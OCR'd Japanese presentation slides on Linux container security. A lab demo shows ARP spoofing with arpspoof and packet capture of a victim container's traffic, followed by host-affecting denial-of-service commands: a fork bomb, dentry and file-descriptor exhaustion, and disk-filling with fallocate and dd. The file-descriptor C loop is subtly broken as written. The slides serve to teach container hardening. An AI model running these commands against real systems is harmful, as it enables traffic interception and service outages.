
Host

```
$ ip addr show dev lxdbr0
4: lxdbr0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue
state UP group default qlen 1000
    link/ether fe:20:6c:0f:5b:66 brd ff:ff:ff:ff:ff:ff
    inet 10.152.207.1/24 scope global lxdbr0
       valid_lft forever preferred_lft forever
    inet6 fd2e:8281:6de5:9841::1/64 scope global
       valid_lft forever preferred_lft forever
    inet6 fe80::281a:c0ff:fed1:4b28/64 scope link
       valid_lft forever preferred_lft forever
```

Container Network


・コンテナをホスティングしている場合、インターネットからトラフィックを受ける

・もしコンテナ内のユーザーがトラフィックを傍受できたら…？



ARP Spoofing

- ARP の性質を利用してルーティングを変更する
- ARPテーブル(アドレス対照表)を信じる事で成り立っている
- 応答を偽装することにより誤ったARPテーブルを汚染させることができる



arp -a

Host

```
vagrant@ubuntu-xenial:~$ lxc list
attacker | RUNNING | 10.152.207.88 (eth0)
victim | RUNNING | 10.152.207.51 (eth0)

vagrant@ubuntu-xenial:~$ arp -a
? (10.152.207.88) at 00:16:3e:90:41:01 [ether] on lxdbr0 # attacker
? (10.0.2.3) at 52:54:00:12:35:03 [ether] on enp0s3
? (10.0.2.2) at 52:54:00:12:35:02 [ether] on enp0s3
? (10.152.207.51) at 00:16:3e:42:e8:63 [ether] on lxdbr0 # victim
```

ping victim container

Host

```
vagrant@ubuntu-xenial:~$ lxc exec attacker bash


root@test1:~# ping 10.152.207.51 # victim ip
PING 10.152.207.51 (10.152.207.51) 56(84) bytes of data.
64 bytes from 10.152.207.51: icmp_seq=1 ttl=64 time=0.070 ms
^C
--- 10.152.207.51 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.070/0.070/0.070/0.000 ms
```

ARP Spoofing

Container

```
root@test1:~# arpspoof -t 10.152.207.51 10.152.207.1 &> /dev/null &
[1] 1619
root@test1:~# arpspoof -t 10.152.207.1 10.152.207.51 &> /dev/null &
[2] 1620
```

Poisoning

Host

```
vagrant@ubuntu-xenial:~$ arp -a
? (10.152.207.88) at 00:16:3e:90:41:01 [ether] on lxdbr0
? (10.0.2.3) at 52:54:00:12:35:03 [ether] on enp0s3
? (10.0.2.2) at 52:54:00:12:35:02 [ether] on enp0s3
? (10.152.207.51) at 00:16:3e:90:41:01 [ether] on lxdbr0
```

capture packet

Container

```
root@test1:~# tcpdump -i any -vv -w test.pcap
```

Container

```
root@test2:~# nc -lvp 12345
```

Host

```
vagrant@ubuntu-xenial:~/shared$ curl 10.152.207.51:12345
```

capture packet

Host

```
$ lxc file pull test1/root/test.pcap ./
$ tcpdump -X tcp port 12345 -r test.pcap
```

```
        0x0000:  4500 0087 a5ee 4000 4006 e11d 0a98 cf01  E.....@.@.......
        0x0010:  0a98 cf33 d856 3039 52ff 55fd 5bc5 5f47  ...3.V09R.U.[._G
        0x0020:  8018 00e5 b3de 0000 0101 080a 006d f010  .............m..
        0x0030:  006d f010 4745 5420 2f20 4854 5450 2f31  .m..GET./.HTTP/1
        0x0040:  2e31 0d0a 486f 7374 3a20 3130 2e31 3532  .1..Host:.10.152
        0x0050:  2e32 3037 2e35 313a 3132 3334 350d 0a55  .207.51:12345..U
        0x0060:  7365 722d 4167 656e 743a 2063 7572 6c2f  ser-Agent:.curl/
        0x0070:  372e 3437 2e30 0d0a 4163 6365 7074 3a20  7.47.0..Accept:.
        0x0080:  2a2f 2a0d 0a0d 0a                        */*....
```

その他の Attack Surface

dmesg のリングバッファ読み出しと消去

Container

```
root@sample1:/# dmesg
[  311.470895] EXT4-fs (sda1): error count since last fsck: 28
[  311.470928] EXT4-fs (sda1): initial error at time 1537860516:
htree_dirblock_to_tree:986: inode 542086: block 1069691
[  311.470944] EXT4-fs (sda1): last error at time 1537928843:
htree_dirblock_to_tree:986: inode 278756: block 531449
…
root@06399a7a8814:/# dmesg -C
root@06399a7a8814:/# dmesg
```

negative dentry の大量生成

Container

```
root@sample1:/# perl -e 'stat("/$_") for 1..100000000’
vagrant@ubuntu-xenial:~$ sudo slabtop
 Active / Total Objects (% used)    : 4172542 / 4182249 (99.8%)
 Active / Total Slabs (% used)      : 197606 / 197606 (100.0%)
 Active / Total Caches (% used)     : 78 / 122 (63.9%)
 Active / Total Size (% used)       : 790487.34K / 794654.96K (99.5%)
 Minimum / Average / Maximum Object : 0.01K / 0.19K / 8.00K

  OBJS ACTIVE  USE OBJ SIZE  SLABS OBJ/SLAB CACHE SIZE NAME
4050564 4050564 100%    0.19K 192884       21    771536K dentry 👈
```

File Descriptor

- 開けるファイルディスクリプタの数には上限があり、/proc/sys/fs/file-max で確認できる。
- コンテナの中のプロセスがこの値の数だけファイルディスクリプタを開くと、uid を共有している場合はホスト側にも影響が生じる。

```
for(i=0; i=99198; i++) {
    sprintf(buf, “/tmp/%d", i);
    int fd = open(buf, O_CREAT);
    if( fd == -1 ){
      printf("max fd %d\n”, i);
      break;
    }
}
for(;;);
```

fork bomb & process

- 大量のプロセスを生成することでCPUやメモリを圧迫させるDoS

Container

```
$ :(){ :|: & };:
```

Container

```
$ for i in {1..9999}; do sleep infinity & done
```

Disk Space

- コンテナにディスク容量制限がない場合は大きなファイルを作成することで、ホストのディスク容量を圧迫させることができる。

Container

```
$ fallocate -l 20g big_file
```

Container

```
$ dd if=/dev/zero of=tempfile bs=20GB count=10
```

https://flic.kr/p/9fJb3k

まとめ

- Linux コンテナは複数のセキュリティ機構によって守られている
  - スイスチーズモデル（ex. seccomp がやられても Capability がある）
- 設定に不備があるとコンテナからホスト、他のコンテナへ影響を及ぼす
- LXC や Docker などはデフォルトでこれらの攻撃を防ぐ設定を施している
  - もしかしたら不備があるかもね ;)
  - CVE-2018-10892